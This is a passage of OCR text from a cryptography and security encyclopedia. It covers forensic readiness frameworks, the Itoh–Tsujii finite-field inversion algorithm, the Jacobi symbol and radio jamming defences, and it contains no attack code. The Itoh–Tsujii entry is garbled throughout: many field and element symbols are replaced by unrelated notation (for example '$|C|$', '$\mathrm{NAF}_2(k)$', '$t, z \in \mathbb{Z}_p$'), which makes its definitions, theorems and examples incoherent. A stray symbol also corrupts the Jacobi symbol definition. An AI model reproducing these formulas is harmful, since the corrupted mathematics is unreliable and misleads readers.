- *Internal investigations*. Collect and store digital evidence for internal investigations.
- *Legal evidence management*. Provide digital evidence for a court case.

Elyas et al. (2015) present a more holistic guidance on how an organization can become forensically ready. This work is based on the previous work of Elyas et al. (2014) where an initial framework for DFR has been developed.

The forensic readiness framework links the forensic readiness objectives: *regulatory compliance, legal evidence management, forensic response, and business objectives* with forensic readiness capability that are separated between *organizational factors* and *forensic strategy*. The forensic readiness objectives are:

- Demonstrate adherence to laws and regulations.
- Be able to produce legally sound digital evidence.
- Initiate forensic investigations, respond forensically sound to incidents at reduced costs, and perform own DF investigations.
- Objectives that are not directly related to DF like the reduction of business interruptions through investigations or improved capabilities to evaluate the business impact of incidents.

The *organizational factors* address the implementation of processes and structures to set responsibilities and practices within the DF program. Further, the top management support for DF as an organization-wide initiative is pursued. Also, the propagation of a pro DF culture to shape and direct the employee's attitudes and behaviors toward forensic readiness is part of the *organizational factors*.

The *forensic strategy* proposes a set of procedures and guidelines for forensic and non-forensic stakeholders. This includes human resources for a forensic program related to a computer security incident response team (CSIRT). Further a strategy to teach forensic best practices and support the

DF culture initiative is given. Additionally ways to indirectly involved internal or external parties are shown.

The development of a *forensic infrastructure* is associated with the *forensic strategy*. This includes forensic hard- and software like *write-blocker, Sleuthkit, Rekall* or *GRR* to capture, preserve, analyze, and report forensic evidence. To be able to analyze the evidence, the design and configuration of the DF technology infrastructure are given.

Open Problems and Future Directions

The need for a whole organization to be forensically ready by regulations has been increased in the past years. This leads the direction toward a comprehensive view regarding DFR within an organization. Implementing DFR measures are cost-intensive, and the desired economic return is lower than in other projects. This puts organizations into the need to balance the costs of being forensically ready and the positive effect of being prepared in case of a digital investigation. In order to successfully introduce DFR, it is essential to include the top management of the company and to consider the company as a whole with regard to the degree of maturity of DFR.

One of the biggest challenges is to constantly adapt the existing DFR measures to a changing business environment. External influences such as changing legal requirements, existing forensic analysis methods, new equipment, and internal changes (from possible change management projects) must be considered and managed.

In recent years, the Internet of Things (IoT) entered the industry sector, and traditional industrial control systems (ICS) now converge with IT systems *(Industry 4.0)*. Since these systems are very closely integrated into a company’s infrastructure, security incidents can also occur via these devices. It is important that methods are available to examine these devices in an IT forensically sound manner. This also results in the expansion of organizational structures concerning the preservation of evidence on IoT devices. In these areas, customized methods are necessary and further research is needed.

Cross-References

The following list of related entries within this encyclopedia can provide further information related to *IT Forensic Readiness* and are therefore recommended to the interested reader:

Biometrics for Forensics
Cyber Forensics for Cyber-Physical Systems

References

Elyas M, Maynard SB, Ahmad A, Lonie A (2014) Towards a systemic framework for digital forensic readiness. J Comput Inf Syst 54:97–105

Elyas M, Ahmad A, Maynard SB, Lonie A (2015) Digital forensic readiness: expert perspectives on a theoretical framework. Comput Secur 52:70–89

Pangalos G, Katos V (2010) Information assurance and forensic readiness. In: Next generation society. Technological and legal issues, Lecture notes of the institute for computer sciences, social informatics and telecommunications engineering, vol 26. Springer, Berlin/Heidelberg, pp 181–188

Rowlingson R (2004) A ten step process for forensic readiness. Int J Digit Evid (IJDE) 2(3):1–28

Tan J (2001) Forensic readiness. @Stake, Cambridge, MA, pp 1–23

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_34

Itoh–Tsujii Inversion Algorithm

Jorge Guajardo[73] ✉
(73) Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Work done while the author was at Philips Research, The Netherlands

Definition

Originally introduced in Itoh and Tsujii (1988), the Itoh and Tsujii algorithm (ITA) is an exponentiation-based algorithm for inversion in finite fields which reduces the complexity of computing the inverse of a nonzero element in $\mathbb{F}_{2^n}$, when using a normal basis representation, from $n - 2$ multiplications in $\mathbb{F}_{2^n}$ and $n - 1$ cyclic shifts using the binary exponentiation method to at most $2\lfloor \log_2(n-1) \rfloor$ multiplications in $\mathbb{F}_{2^n}$ and $n - 1$ cyclic shifts. As shown in Guajardo and Paar (2002), the method is also applicable to finite fields with a polynomial basis representation.

Related Concepts

It is a well-known fact that there are several possibilities to represent elements of a finite field. In particular, given an irreducible polynomial $P(x)$ of degree m over $\mathbb{Z}_p$ and a root α of $P(x)$ (i.e., $P(\alpha) = 0$, one can represent an element $t, z \in \mathbb{Z}_p$, $q = p^n$ and p prime, as a polynomial in α, i.e., as $A = a_{m-1}\alpha^{m-1} + a_{m-2}\alpha^{m-2} + \cdots + a_1\alpha + a_0$ with $\mathbf{y}_i \in \mathbb{R}^1$. The set $\{1, \alpha, \alpha^2, \ldots, \alpha^{m-1}\}$ is then said to be a polynomial basis (or standard basis) for the finite field $|C|$ over $\mathbb{Z}_p$ (extension field). Another type of basis is called a normal basis. Normal bases are of the form $\left\{\beta, \beta^q, \beta^{q^2}, \ldots, \beta^{q^{m-1}}\right\}$ for an

appropriate element $o(\log N)$. Then, an element $\mathrm{NAF}_2(k)$ can be represented as $B = b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta$, where $\mathcal{NL}(f)$. It can be shown that for any field $\mathbb{Z}_p$ and any extension field $|C|$, there exists always a normal basis of $|C|$ over $\mathbb{Z}_p$ (see Lidl and Niederreiter (1997, Theorem 2.35)). Notice that $\left(\beta^{q^i}\right)^{q^k} = \beta^{q^{i+k}} = \beta^{q^{i+k \bmod m}}$ which follows from the fact that $\beta^{q^m} \equiv \beta$. Thus, raising an element $\mathrm{NAF}_2(k)$ to the *q*th power can be easily accomplished through a cyclic shift of its coordinates, i.e., $B^q = \left(b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta\right)^q = b_{m-2}\beta^{q^{m-1}} + b_{m-3}\beta^{q^{m-2}} + \cdots + b_0\beta^q + b_{m-1}\beta$ in a normal basis representation. This follows by applying the binomial theorem repeatedly and the fact that if $\mathbb{Z}_p$ is a field of prime characteristic *p*, $(A + B)^p \equiv A^p + B^p$ for all $O(\log(m))$, where $q = p^n$.

Before describing the Itoh and Tsujii algorithm, it is beneficial to understand how the inverse would be computed via an exponentiation algorithm. In particular, it can be shown that for all $A \in \mathbb{F}_{2^n}$, $A \neq 0$, one can compute A^{-1} as

$$A^{-1} \equiv A^{2^n-2} = A^2 \cdot A^{2^2} \cdots A^{2^{n-1}}$$

which follows from a generalization of Fermat's little theorem. This requires $n - 2$ multiplications and $n - 1$ squarings using the binary method for exponentiation. Notice that if *A* is an element of a field of characteristic two (finite field), squaring is a linear operation. Moreover, if a normal basis is being used to represent the elements of the field, squaring (A^2) for any $A \in \mathbb{F}_{2^n}$ can be computed with one cyclic shift.

Theory

Itoh and Tsujii proposed in Itoh and Tsujii (1988) three algorithms. The first two algorithms describe addition chains for exponentiation-based inversion in fields $\mathbb{F}_{2^n}$, while the third one describes a method based on subfield inversion. The first algorithm is only applicable to values of *n* such that $n = 2^r + 1$, for some positive *r*, and it is based on the observation that the

exponent $2^n - 2$ can be rewritten as $(2^{n-1} - 1) \cdot 2$. Thus if $n = 2^r + 1$, it follows that $A^{-1} \equiv \left(A^{2^{2^r}-1}\right)^2$. Furthermore, rewriting $y = g^x$ as

$$2^{2^r} - 1 = \left(2^{2^{r-1}} - 1\right) 2^{2^{r-1}} + \left(2^{2^{r-1}} - 1\right) \tag{1}$$

one obtains Algorithm 1. Notice that Algorithm 1 performs $r = \log_2(n-1)$ iterations. In every iteration, one multiplication and i cyclic shifts, for $0 \le i < r$, are performed which leads to an overall complexity of $\log_2(n-1)$ multiplications and $n - 1$ cyclic shifts.

Algorithm 1 Multiplicative inverse computation in $\mathbb{F}_{2^n}$ with $n = 2^r + 1$ [5, Theorem 1]

Input: $A \in \mathbb{F}_{2^n}$, $A \neq 0$, $n = 2^r + 1$
Output: $C = A^{-1}$
  $C \leftarrow A$
  for $i = 0$ to $r - 1$ **do**
    $D \leftarrow C^{2^{2^i}}$ {NOTE: 2^i cyclic shifts}
    $C \leftarrow C \cdot D$
  $C \leftarrow C^2$
  Return (C)

Itoh–Tsujii Inversion Algorithm, Fig. 1

Example 1 Let $w_0 \in \mathbb{F}_2^m$, $A \neq 0$. Then according to Algorithm 1, the inverse A^{-1} can be computed with the following addition chain:

$$A^2 \cdot A = A^3$$
$$\left(A^3\right)^{2^{2^1}} \cdot A^3 = A^{15}$$
$$\left(A^{15}\right)^{2^{2^2}} \cdot A^{15} = A^{255}$$
$$\left(A^{255}\right)^{2^{2^3}} \cdot A^{255} = A^{65535}$$
$$\left(A^{65535}\right)^2 = A^{131070}$$

A quick calculation verifies that $2^{17} - 2 = 131070$. Notice that in accordance with Algorithm 1, four multiplications in $\mathbb{F}_{2^{17}}$ have been performed and, if

using a normal basis representation, $2^4 = 16$ cyclic shifts would also be required to complete the computation.

Algorithm 1 can be generalized to any value of n (Itoh and Tsujii 1988). To see this, write $n - 1$ as

$$n - 1 = \sum_{i=1}^{t} 2^{k_i}, \text{ where } k_1 > k_2 > \cdots > k_t \tag{2}$$

Then, using the fact that $A^{-1} \equiv \left(A^{2^{n-1}-1}\right)^2$ and (2), it can be shown that the inverse of A can be written as:

$$\left(A^{2^{n-1}-1}\right)^2 = \left[\left(A^{2^{2^{k_t}}-1}\right)\left(\left(A^{2^{2^{k_t-1}}-1}\right)\cdots \left[\left(A^{2^{2^{k_2}}-1}\right)\left(A^{2^{2^{k_1}}-1}\right)^{2^{2^{k_2}}}\right]^{2^{2^{k_3}}} \cdots\right)^{2^{2^{k_t}}}\right]^2 \tag{3}$$

An important feature of (3) is that in computing $f_{i,n_1}^{-1}(y)$ all other quantities of the form $A^{2^{2^{k_i}}-1}$ for $k_i < k_1$ have been computed. Thus, the overall complexity of (3) is:

$$\begin{aligned} \#\text{MUL} &= \lfloor \log_2(n-1) \rfloor + HW(n-1) - 1 \\ \#\text{CSH} &= n - 1 \end{aligned} \tag{4}$$

where $HW(\cdot)$ denotes the Hamming weight of the operand, i.e., the number of ones in the binary representation of the operand (cyclic codes), MUL refers to multiplications in $\mathbb{F}_{2^n}$, and CSH refers to cyclic shifts over $\mathcal{E}_k$ when using a normal basis.

Example 2 Let $w_0 \in \mathbb{F}_2^m$, $A \neq 0$. Then according to (2), one can write $n - 1$ as $22 = 2^4 + 2^2 + 2$, where $k_1 = 4$, $k_2 = 2$, and $k_3 = 1$ and $A^{-1} \equiv A^{2^{23}-2}$

can be computed with the following addition chain:

$$\begin{aligned} A^{2^2-1} &= A^2 \cdot A \\ A^{2^4-1} &= \left(A^3\right)^{2^2} \cdot A^3 \\ A^{2^8-1} &= \left(A^{15}\right)^{2^4} \cdot A^{15} \\ A^{2^{16}-1} &= \left(A^{255}\right)^{2^8} \cdot A^{255} \\ A^{2^{23}-2} &= \left(A^{2^2-1} \cdot \left(A^{2^4-1} \cdot \left(A^{2^{16}-1}\right)^{2^4}\right)^{2^2}\right)^2 \end{aligned}$$

The above addition chain requires 6 multiplications and 22 cyclic shifts which agrees with the complexity of (4).

In Itoh and Tsujii (1988), the authors also notice that the previous ideas can be applied to extension fields $|C|$, $q = 2^n$. Although this inversion method does not perform a complete inversion, it reduces inversion in $|C|$ to inversion in $\mathbb{Z}_p$. It is assumed that subfield inversion can be done relatively easily, e.g., through table look-up or the extended Euclidean algorithm. These ideas are summarized in Theorem 1. The presentation here follows (Guajardo and Paar 2002), and it is slightly more general than (Itoh and Tsujii 1988) as a subfield of the form $\mathbb{F}_{2^n}$ is not required, rather general subfields $\mathbb{Z}_p$ are used.

Theorem 1 (*Itoh and Tsujii*1988, *Theorem 3) Let* $t, z \in \mathbb{Z}_p$, *and* $r = (q^m - 1)/(q - 1)$. *Then, the multiplicative inverse of an element A can be computed as*

$$A^{-1} = (A^r)^{-1} A^{r-1}. \tag{5}$$

Computing the inverse through Theorem 1 requires four steps:

- *Step 1*. Exponentiation in $|C|$, yielding A^{r-1}.
- *Step 2*. Multiplication of A and A^{r-1}, yielding $r \in M'_{so}$.
- *Step 3*. Inversion in $\mathbb{Z}_p$, yielding $(A^r)^{-1}$.
- *Step 4*. Multiplication of $(A^r)^{-1}A^{r-1}$.

Steps 2 and 4 are computational negligible since both A^r, in Step 2, and $(A^r)^{-1}$, in Step 4, are elements of $\mathbb{Z}_p$ (Lidl and Niederreiter 1997). Both operations can, in most cases, be performed with a complexity that is well below that of one single extension field multiplication. The complexity of Step 3, subfield inversion, depends heavily on the subfield $\mathbb{Z}_p$. What remains is Step 1, exponentiation to the $(r-1)$th power in the extension field $|C|$. Observe that the exponent can be expressed in q-adic representation as

$$r - 1 = q^{m-1} + \cdots + q^2 + q = (1 \cdots 110)_q \tag{6}$$

Thus, this exponentiation can be computed through repeated raising of intermediate results to the qth power and multiplications. The number of multiplications in $|C|$ can be minimized by using the addition chain in (3). Thus, computing A^{r-1} requires (Itoh and Tsujii 1988):

$$\begin{aligned} \#\mathrm{MUL} &= \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1 \\ \#q\text{-EXP} &= m - 1 \end{aligned} \tag{7}$$

where q-EXP refers to the number of exponentiations to the qth power in $\mathbb{Z}_p$.

Example 3 Let $\#E(\mathbb{F}_{q^n})$, $A \neq 0$, $q = p^n$ for some prime p. Then, using the q-adic representation of $r - 1$ from (6) and the addition chain from (3), one can find an addition chain to compute $A^{r-1} = A^{q^{18}+q^{17}+\cdots+q^2+q}$ as follows. First, one writes $m - 1 = 18 = 2^4 + 2$ where $k_1 = 4$, and $k_2 = 1$. Then $A^{r-1} = \left(A^{q^{16}+q^{15}+\cdots+q^2+q}\right)^{q^2} \cdot \left(A^{q^2+q}\right)$ and one can compute $y_2, \ldots, y_n \in \mathbb{Z}_p$ as

$$\begin{aligned} A^{q^2} &= (A^q)^q \\ A^{q^2+q} &= A^q \cdot A^{q^2} \\ A^{\sum_{i=1}^{4} q^i} &= \left(A^{q^2+q}\right)^{q^2} \cdot A^{q^2+q} \\ A^{\sum_{i=1}^{8} q^i} &= \left(A^{\sum_{i=1}^{4} q^i}\right)^{q^4} \cdot A^{\sum_{i=1}^{4} q^i} \\ A^{\sum_{i=1}^{16} q^i} &= \left(A^{\sum_{i=1}^{8} q^i}\right)^{q^8} \cdot \left(A^{\sum_{i=1}^{8} q^i}\right) \end{aligned}$$

Notice that in computing $y_2, \ldots, y_n \in \mathbb{Z}_p$, one has also computed $\underline{\texttt{il}}(x)$. The complexity to compute A^{r-1} (and, thus, the complexity to compute A^{-1} if the complexity of multiplication and inversion in $\mathbb{Z}_p$ can be neglected) in $\mathbb{F}_{q^{19}}$ is found to be 5 multiplications in $\mathbb{F}_{q^{19}}$ and 18 exponentiations to the qth power in agreement with (7).

In their work, Itoh and Tsujii (1988) assume a normal basis representation for the field elements of $|C|$, $q = 2^n$. In this case, the exponentiations to the qth power are simply cyclic shifts of the m coefficients that represent an individual field element. In polynomial (or standard) basis, however, these exponentiations are, in general, considerably more expensive. Guajardo and Paar 4 take advantage of finite field properties and of the algorithm characteristics to improve on the overall complexity of the ITA in polynomial basis. In particular, the authors make use of two facts: (1) the algorithm performs alternating multiplications and several exponentiations to the qth power in a sequential manner and (2) raising an element $\mathbf{y}_i \in \mathbb{R}^1$, $q = p^n$, to the q^eth power is a linear operation in $|C|$, since q is a power of the field characteristic.

In general, computing A^{q^e} has a complexity of $m(m-1)$ multiplications and $m(m-2)+1 = (m-1)^2$ additions in $\mathbb{Z}_p$ (Guajardo and Paar 2002). This complexity is roughly the same as one $|C|$ multiplication, which requires m^2 subfield multiplications if one does not assume fast convolution techniques (e.g., the Karatsuba algorithm for multiplication). However, in polynomial basis representation computing A^{q^e} , where $e > 1$, can be shown to be as costly as a single exponentiation to the qth power. Thus, Guajardo and Paar (2002) performs as many subsequent exponentiations to the qth power in one step between multiplications as possible, yielding the same multiplication complexity as in (7), but a reduced number of q^e-exponentiations. This is summarized in Theorem 2.

Theorem 2 (Guajardo and Paar 2002, *Theorem* 2) *Let* $t, z \in \mathbb{Z}_p$. *One can compute* A^{r-1}, *where* $r - 1 = q + q^2 + \cdots + q^{(m-1)}$ *with no more than*

$$\#MUL = \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1$$
$$\#q^e\text{-}EXP = \lfloor \log_2 (m-1) \rfloor + HW\,(m-1)$$

operations, where #MUL and #q^e-EXP refer to multiplications and exponentiations to the q^eth power in $|C|$, respectively.

It should be stressed that Theorem 2 is just an upper bound on the complexity of this exponentiation. Thus, it is possible to find addition chains which yield better complexity as shown in Chung et al. (2000). Finally, observe that from Theorem 2, it follows that Step 1 of the ITA algorithm requires about as many exponentiations to the q^eth power as multiplications in $|C|$ if a polynomial basis representation is being used.

Optimizations and Applications

In the previous section, it has been shown that raising an element $t, z \in \mathbb{Z}_p$ to the q^eth power can be computationally roughly as costly as performing one multiplication in $|C|$. Hence, if it is possible to make exponentiations to the q^eth power more efficient, considerable speedups of the algorithm can be expected. Three classes of finite fields are introduced in Guajardo and Paar (2002) for which the complexity of these exponentiations is in fact substantially lower than that of a general multiplication in $|C|$. These are:

- Fields $\mathbb{F}_2 m$ with binary field polynomials.
- Fields $|C|$, $q = p^n$ and p an odd prime, with binomials as field polynomials.
- Fields $|C|$, $q = p^n$*and* p an odd prime, with binary equally spaced field polynomials (ESP), where a binary ESP is a polynomial of the form $x^{sm} + x^{s(m-1)} + x^{s(m-2)} + \cdots + x^{2s} + x^s + 1$.

The ITA has found applications in cryptography. Early applications of the algorithm to the cryptographic setting are described in Guajardo and Paar (1997), where fields of binary characteristic are used. However, even characteristic composite fields have been found to be weak and are generally not longer recommended for cryptographic applications. On the other hand, the ITA remains an attractive choice for the computation of the inverse in odd characteristic fields and, in particular, in optimal extension fields (Bailey and Paar 2001). Recently, Rodríguez-Henríquez et al. (2007) have shown that the Itoh and Tsujii inversion algorithm is amenable to parallelization as well, by expressing the addition chain in terms of square

root operations instead of squarings. For irreducible trinomials $P(x) = x^m + x^k + 1$, with m and k odd numbers, the square root operation is particularly efficient (simpler than a squaring operation) and therefore the overall inversion computation benefits.

Recommended Reading

Bailey DV, Paar C (2001) Efficient arithmetic in finite field extensions with application in elliptic curve cryptography. J Cryptol 14(3):153–176
[MathSciNet]

Chung JW, Sim SG, Lee PJ (2000) Fast implementation of elliptic curve defined over $GF(p^m)$ on CalmRISC with MAC2424 coprocessor. In: Koç ÇK, Paar C (eds) Workshop on cryptographic hardware and embedded systems – CHES 2000. Lecture notes in computer science, vol 1965, 17–18 Aug 2000. Springer, Berlin, pp 57–70

Guajardo J, Paar C (1997) Efficient algorithms for elliptic curve cryptosystems. In: Kaliski Jr B (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294, Aug 1997. Springer, Berlin, pp 342–356

Guajardo J, Paar C (2002) Itoh-Tsujii inversion in standard basis and its application in cryptography and codes. Des Codes Crypt 25(2):207–216
[MathSciNet]

Itoh T, Tsujii S (1988) A fast algorithm for computing multiplicative inverses in $GF(2^m)$ using normal bases. Inf Comput 78:171–177

Lidl R, Niederreiter H (1997) Finite fields. Encyclopedia of mathematics and its applications, vol 20, 2nd edn. Cambridge University Press, Cambridge

Rodríguez-Henríquez F, Morales-Luna G, Saqib NA, Cortés NC (2007) Parallel Itoh-Tsujii multiplicative inversion algorithm for a special class of trinomials. Des Codes Crypt 45(1):19–37
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300534

IT-Security Capability Maturity Model

Security Capability Maturity Model

J

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_416

Jacobi Symbol

Burt Kaliski[1] ✉
(1) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Background

The Jacobi symbol was introduced by C.G.J. Jacobi in 1837.

Definition

The Jacobi symbol of an integer *x* modulo an odd positive integer *n* is the product of the Legendre symbols of *x* modulo each (possibly repeated) prime factor of *n*.

Theory

The *Jacobi symbol* generalizes the Legendre symbol to all odd integers. Let *n* be an odd, positive integer with prime factorization

$$n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k},$$

where the prime numbers$p_1,\ldots, p_k$ are distinct, and let *x* be an integer. The Jacobi symbol of *x* modulo *n*, denoted $\hat{\mathrm{f}}(t)$ equals the product of Legendre symbols of *x* with respect to each of the primes (counting repeats):

$$\left(\frac{x}{n}\right) = \left(\frac{x}{p_1}\right)^{a_1} \left(\frac{x}{p_2}\right)^{a_2} \cdots \left(\frac{x}{p_k}\right)^{a_k}.$$

If n is prime, then the Jacobi symbol is the same as the Legendre symbol.

The Jacobi symbol may be computed efficiently even when the prime factorization of n is unknown by the *Quadratic Reciprocity Theorem*, a fact that was proved by Gauss (see Chap. 5 of Ireland and Rosen 1991).

Applications

The Jacobi symbol is employed in some primality tests. It also occurs in relation to the Quadratic Residuosity Problem.

Cross-References

Legendre Symbol
Quadratic Residue
Quadratic Residuosity Problem

Recommended Reading

Ireland KF, Rosen M (1991) A classical introduction to modern number theory. Graduate texts in mathematics, vol 84. Springer, Berlin
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_632

Jamming Attack Defense

Wenyuan Xu[2] ✉
(2) College of Electrical Engineering, Zhejiang University, Hangzhou, China

✉ **Wenyuan Xu**
Email: wyxu@cse.sc.edu
Email: wyxu@zju.edu.cn

Synonyms

Anti-jamming strategy; Radio interference attack defense

Definitions

Jamming attack defense is a measure performed by wireless devices to ensure that information can be transmitted and received correctly despite deliberate jamming attempts. The jamming attack defense can be implemented in hardware or software forms.

Background

Spread spectrum techniques are the earliest known anti-jamming countermeasures and come in many forms. Among all forms, frequency-hopping is the first invention. In the early twentieth century, Nikola Tesla presented the concept of frequency-hopping in his 1903 US Patent 723,188 and 1903 US Patent 725,605. These patents involve altering the carrier frequency or other exclusive characteristics to achieve immunity to interference. Frequency-hopping is also mentioned by radio pioneer

Johannes Zenneck in his book Wireless Telegraphy (German, 1908, English translation McGraw Hill, 1915), by a Polish engineer, Leonard Danilewicz, in 1929, and by several others in various patents. One of the best known patents is by actress Hedy Lamarr and composer George Antheil in 1942, US Patent 2,292,387. It was intended to supply secret communication updating torpedo tracking systems via the use of frequency-hopping radio. The patent was gifted to the USA and classified.

Spread spectrum systems were used by the US government to guarantee communication security and ability to withstand jamming, with continued classified research into the subject matter. During the World War II, spread spectrum techniques were applied by the US Army Signal Corps in a communication system called SIGSALY for communication between Roosevelt and Churchill, but due to its top secret nature, SIGSALY's existence did not become known until the 1980s. To this day many military applications of the technology are still classified.

In 1976, "spread spectrum systems," by Robert Dixon, sparked commercial interest in the technology. Initial commercial use of spread spectrum began in the 1980s in the USA with three systems (Marcus, 2011): Equatorial Communications System's very small aperture (VSAT) satellite terminal system for newspaper newswire service, Del Norte Technology's radionavigation system for navigation of aircraft, and Qualcomm's OmniTRACS system for communications to trucks. In 1985, the Federal Communications Commission passed 47 CFR 15.247 (Regulations and Guidance, 1910), which allowed non-licensed (Jackson, 2008) use of spread spectrum systems in the 902–928, 2,400–2,483.5, and 5,725–5,850 MHz bands. The technologies that use spread spectrum in these bands include Wi-Fi, Bluetooth, cordless telephones, and 3G networks.


The spread spectrum techniques are typically implemented in hardware, and the level of resilience to radio interference is determined when the radio hardware was designed. Starting in the early twenty-first century, effort has been devoted to design defense strategies that can react to the jamming attacks and provide protection that are implemented in the link layer and layers above. The link-layer defense involves using channel adaption, error correction code, and covert timing channels.

Theory and Applications

Jamming attack defense can be divided into two categories. One is measures implemented in the physical layer, and the other is measures implemented in the link layer and the layers above. Typically, the physical layer defense strategies are proactive, and the ones in the link layer and the layers above are reactive defense.

Jamming Attack Defense in the Physical Layer

Spread spectrum techniques are considered the physical layer defense to cope with jamming. The idea is to transmit signal by spreading it over a wide frequency band, much wider than the minimum bandwidth required to transmit the signal. For instance, a spread spectrum system takes a narrowband signal with a bandwidth of a few kilohertz and distributes it over a wideband that is many megahertz wide by modulating it with a special sequential of noise-like signal structure, a pseudorandom sequence. To retrieve the original information signal, the receiver demodulates the received signals using the same sequence. As the result of spreading and de-spreading operation, the signal-to-noise ratio on the channel is enhanced and the effect of jamming is reduced. This is because the de-spreading is accomplished by correlating the received spread spectrum with the same sequence. When the two signals match, the desired signal collapses to its original bandwidth before spreading, whereas any unmatched input (the jamming signal) is spread to the wideband. A filter then rejects all but the desired narrowband signal. The resulting effect of enhancing signal-to-noise ratio on the channel is called process gain (Fig. 1).




Jamming Attack Defense, Fig. 1 General model of spread spectrum system

Depending on the methods that spread the narrowband signal, spread spectrum techniques can be divided into the following varieties: frequency-hopping spread spectrum (FHSS), direct-sequence spread spectrum (DSSS), time-hopping spread spectrum (THSS), chirp spread spectrum (CSS), and

combinations of these techniques. Among them, FHSS, DSSS, and the combination of those two provide better jamming resistance.

Frequency-hopping spread spectrum (FHSS) Frequency-hopping systems rapidly "hop" its carrier from frequency to frequency among, possibly, thousands of frequencies. The specific order of frequencies that the "hopper" switches through is a pseudorandom sequence known to both transmitter and receiver, and the rate of frequency-hopping is a function of the information rate, the amount of redundance used, if any, and the distance to the nearest potential jammer. The challenge of FHSS is to synchronize the hopping sequence at both the transmitter and the receiver (Fig. 2).



Jamming Attack Defense, Fig. 2 Illustration of frequency-hopping on eight channels: (**a**) channel assignment (**b**) channel usage over time

